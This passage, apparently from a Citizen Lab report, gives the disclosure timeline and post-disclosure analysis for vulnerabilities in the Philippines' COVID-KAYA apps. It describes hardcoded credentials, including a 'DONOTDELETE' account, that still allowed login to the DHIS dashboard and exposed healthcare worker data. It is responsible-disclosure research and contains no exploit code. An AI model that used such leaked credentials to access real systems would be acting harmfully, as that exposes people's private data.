September 14, 2020	We emailed Dure Technologies, the Philippines Department of Health, and WHO Philippines regarding the issues we identified with the Android app. We also inquired as to the full scope of the vulnerability reported on August 18 and asked for confirmation that it was fixed.
September 15, 2020	We received a response from Dure Technologies stating: "Thank you for your email and feedback, we will look into it on priority."
October 22, 2020	We notified Dure Technologies of our October 21 2020 post-disclosure findings, as described below.
October 23, 2020	We received a response from Dure Technologies stating: "Thank you for your email and feedback. We have duly noted the feedback shared and will be closing the concerns highlighted asap."
November 3, 2020	We received a response from Dure Technologies stating: "This is to confirm that the issue reported has been resolved and the application has been released to Playstore. Thank you for your support."

Post-disclosure analysis

Following our disclosure of these issues, we continued to examine the platform to identify if any changes had been made as a result of our notification.

Web Application

On August 25, 2020 we confirmed that the authentication logic vulnerability we disclosed on August 18 appeared to have been resolved.

On September 23, 2020 we found that all API keys have been removed from the 'appKeys' global variable.

Android Application

September 23, 2020

As of September 23, 2020, the Google Play Store still indicates that COVID-KAYA was last updated on August 28, which is prior to our disclosure date. This indicates that our reported issue has not been fixed. Moreover, the app's API still accepts the hard-coded credentials.

October 21, 2020

As of October 21, 2020, the Google Play Store indicated that the application was last updated on September 30. We analyzed the new version (1.4.9) and identified that the vulnerabilities we reported had only been partially fixed. While the credentials included in "application/keys.js" had been removed, we found that there remains another occurrence of that leaked credential in a different source file "application/apiservices.js", which we disclosed to Dure Technologies on October 22.

Using the leaked credentials, we confirmed that we can still log in to the DHIS web interface, indicating that access by these credentials had not been revoked. To test if the user account from the leaked credentials had been revoked data-access authorization, we tried searching in the DHIS web interface.



https://kaya.gocovid-19.org/service/dhis-web-dashboard-integration/index.html
dhis2
DHIS 2
Search apps
DD
Write feedback •
Messages
Interpretations
Add
Manage
Share
<
>
a
Search
Users See more hits »
Standard reports See more hits »
Clean Village Drive Report

Figure 9: Screenshot of an attempt to search the DHIS web interface, showing that these credentials can still access data.

As Figure 9 shows, searching the web interface still returned user information, indicating that the data access authorization for these credentials had not been revoked. Thus, the leaked credentials in the source code can still lead to sensitive information being revealed.

October 29, 2020

On October 29, 2020, we noticed that Google Play Store showed that the app was updated on October 27. We tested the new version (1.5.0) and confirmed that all occurrences of the leaked credentials had been removed. We also tried authenticating against the DHIS web interface using the leaked credentials. We were denied access, indicating that the leaked credentials were invalidated.

Discussion

The security and privacy of popular applications has long been a major research focus of the Citizen Lab. With the onset of the COVID-19 pandemic, this focus has broadened to include contact tracing and other COVID related health applications, many of which are being developed rapidly in response to the ongoing health crisis. Even under normal circumstances, the app ecosystem is often highly insecure as a result of the collection and storage of personal data. Given the urgency and rapid pace of development around COVID applications, these privacy and security issues are likely to be magnified.

COVID-KAYA's vulnerabilities were discovered during our analysis of COVID-19 apps launched by the governments of Indonesia and the Philippines. Our interest in these apps stemmed from reported concerns over the collection of personal data through government-launched apps, as well as previous incidents of COVID-19-related data breaches in Indonesia and the Philippines. Our analysis of the Philippines' COVID-KAYA web and Android apps, which were jointly developed by the Philippines Department of Health, World Health Organization (WHO), and Dure Technologies, clearly illustrate these concerns. We discovered a vulnerability in the web app's authentication logic, which allows us to access sensitive data normally protected by a superuser login credential. Similarly, using the credentials that we discovered in the Android app, we found that signing into the app's DHIS dashboard using the hardcoded 'DONOTDELETE' credential also revealed the full names of all healthcare providers and the names of all health centers associated with COVID-KAYA.

The risks posed by these security and privacy issues underscore the importance of software developers establishing an effective process for reporting and addressing vulnerabilities. We reported the issues with the web and Android versions on August 18 and September 14, respectively, and in both cases received email confirmation of receipt from Dure Technologies the next day. We provided a 45 day window from the date of our disclosure for the developers to fix the issues, prior to our publication of this report. Our subsequent analysis confirmed that all the issues we identified were resolved within this 45 day timeframe. While this response is commendable, we also highlight that software developers such as Dure should take additional steps to publicly identify the correct process for notifying them of security issues. Security researchers are often unclear where and how to report such issues, and as in our case with COVID-KAYA, are forced to rely on sending cold emails to general email accounts.

Given the potential impact of vulnerabilities such as these, as well as the likelihood that apps for contract tracing and data sharing will continue to be used, continued research in this area is vital. We are continuing our investigation into COVID-19 apps, and in a forth-coming report will examine the Android version of Indonesia's PeduliLindungi, and the Philippines' StaySafe PH and COVID-KAYA apps, with a particular focus on the dangerous permissions required (e.g., access to camera, location, phone status, and other sensitive user information).[3] While digital technologies, including mobile applications, may be beneficial to public health responses, it is imperative that these applications be carefully vetted to ensure that users' safety, privacy, and security are not put at unnecessary risk.

3 Dangerous permissions refer to permissions that could potentially affect the user's privacy or the device's normal operation.